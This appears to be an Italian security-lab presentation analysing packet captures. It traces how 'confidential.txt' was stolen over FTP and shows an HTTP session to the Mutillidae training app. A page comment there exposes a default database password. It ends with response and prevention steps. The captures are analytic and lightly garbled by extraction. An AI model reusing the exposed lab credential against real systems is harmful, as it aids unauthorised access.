5-11	03:53:09.086133	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=44 Ack=
5-11	03:53:09.086482	192.168.0.11	FTP	93	Request: PORT 192.168.0.11,
5-11	03:53:09.086657	209.165.200.235	FTP	117	Response: 200 PORT command
5-11	03:53:09.086756	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=71 Ack=
5-11	03:53:09.086840	192.168.0.11	FTP	89	Request: STOR confidential.
5-11	03:53:09.088075	209.165.200.235	FTP	88	Response: 150 Ok to send da
5-11	03:53:09.088174	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=94 Ack=
5-11	03:53:09.089368	209.165.200.235	FTP	98	Response: 226 Transfer comp
5-11	03:53:09.089464	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=94 Ack=
5-11	03:53:19.348957	192.168.0.11	FTP	72	Request: QUIT
5-11	03:53:19.349093	209.165.200.235	FTP	88	Response: 221 Goodbye.
5-11	03:53:19.349118	192.168.0.11	TCP	66	21 -- 52776 [FIN, ACK] Seq=2
5-11	03:53:19.349180	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=100 Ack=
5-11	03:53:19.349830	192.168.0.11	TCP	66	52776 -- 21 [FIN, ACK] Seq=1
	nter: 0 12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps analysis] s] d (20 bytes)				




- Per studiare tutti i file registrati, nella sezione ‘Zeek Hunting’ > Files. Durante il mese di giugno 2020, i file registrati sono 23





7. Per quanto riguarda il file **FTP\_DATA**, si tratta del file ‘**confidential.txt**’ che è stato rubato





## FILE

# ESAME CON KIBRA

7.

209.165.200.227\_56178

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 209.165.200.227\_56178

Time Source Destination

120 2020-06-12 21:23:17.650392 209.165.200.227 209.165.

121 2020-06-12 21:23:17.650482 209.165.200.235 209.165.

122 2020-06-12 21:23:17.650526 209.165.200.227 209.165.

123 2020-06-12 21:23:17.650963 209.165.200.235 209.165.

124 2020-06-12 21:23:17.651016 209.165.200.227 209.165.

125 2020-06-12 21:23:17.651045 209.165.200.235 209.165.

126 2020-06-12 21:23:17.651132 209.165.200.235 209.165.

127 2020-06-12 21:23:17.651135 209.165.200.235 209.165.

128 2020-06-12 21:23:17.651136 209.165.200.227 209.165.

129 2020-06-12 21:23:17.651191 209.165.200.227 209.165.

130 2020-06-12 21:23:17.652765 209.165.200.235 209.165.

131 2020-06-12 21:23:17.652814 209.165.200.227 209.165.

132 2020-06-12 21:23:17.657381 209.165.200.235 209.165.

[71 Reassembled TCP Segments (25340 bytes): #6(1007), #8(414),  
Hypertext Transfer Protocol  
HTTP/1.1 200 OK\r\nDate: Fri, 12 Jun 2020 14:23:17 GMT\r\nServer: Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By: PHP/5.2.4-2ubuntu5.10\r\nExpires: Thu, 19 Nov 1981 08:52:00 GMT\r\nLogged-In-User:  
Content-Type: text/html  
  
Logged-In-User: \r\nCache-Control: public\r\nPragma: public\r\nSet-Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb; pat  
Last-Modified: Fri, 12 Jun 2020 14:23:17 GMT\r\nKeep-Alive: timeout=15, max=100\r\nConnection: Keep-Alive\r\nTransfer-Encoding: chunked\r\nContent-Type: text/html\r\n\r\n[HTTP response 1/3]  
[Time since request: 0.092826000 seconds]  
[Request in frame: 4]  
[Next request in frame: 134]  
[Next response in frame: 136]

GET /mutillidae/ HTTP/1.1  
Host: 209.165.200.235  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Fire  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://209.165.200.235/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK  
Date: Fri, 12 Jun 2020 14:23:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Set-Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb; path=/  
Last-Modified: Fri, 12 Jun 2020 14:23:17 GMT  
Keep-Alive: timeout=15, max=100  
Connection: Keep-Alive  
Transfer-Encoding: chunked  
Content-Type: text/html

<!-- I think the database password is perhaps samurai.  
It depends on whether you installed the irongeeks site or are using it inside Kevin Johnsons Sam framework. It is ok to put the password in HTML code no user will ever see this comment. I remember that security saying we should use the framework comment symbols (ASP.NET, Java rather than HTML comments, but we all security instructors are just making a

3 client pkts, 3 server pkts, 5 turns.

Entire conversation (40 kB)

Show and save



## *COSA FARE IN UNO SCENARIO SIMILE?*

- *Confermare l'attacco*
- *Individuare i vettori d'attacco*
- *Acquisizione di prove*
- *Rimuovere l'host compromesso e ristabilire l'ecosistema*

# PREVENZIONI

- *Politiche di sicurezza robuste*
- *Implementare patch di sicurezza*
- *Migliorare il monitoraggio e la visibilità*
- *Ridurre l'esposizione di rete*
- *Test di vulnerabilità*
- *Istruzione dei dipendenti*



GRAZIE PER  
L'ATTENZIONE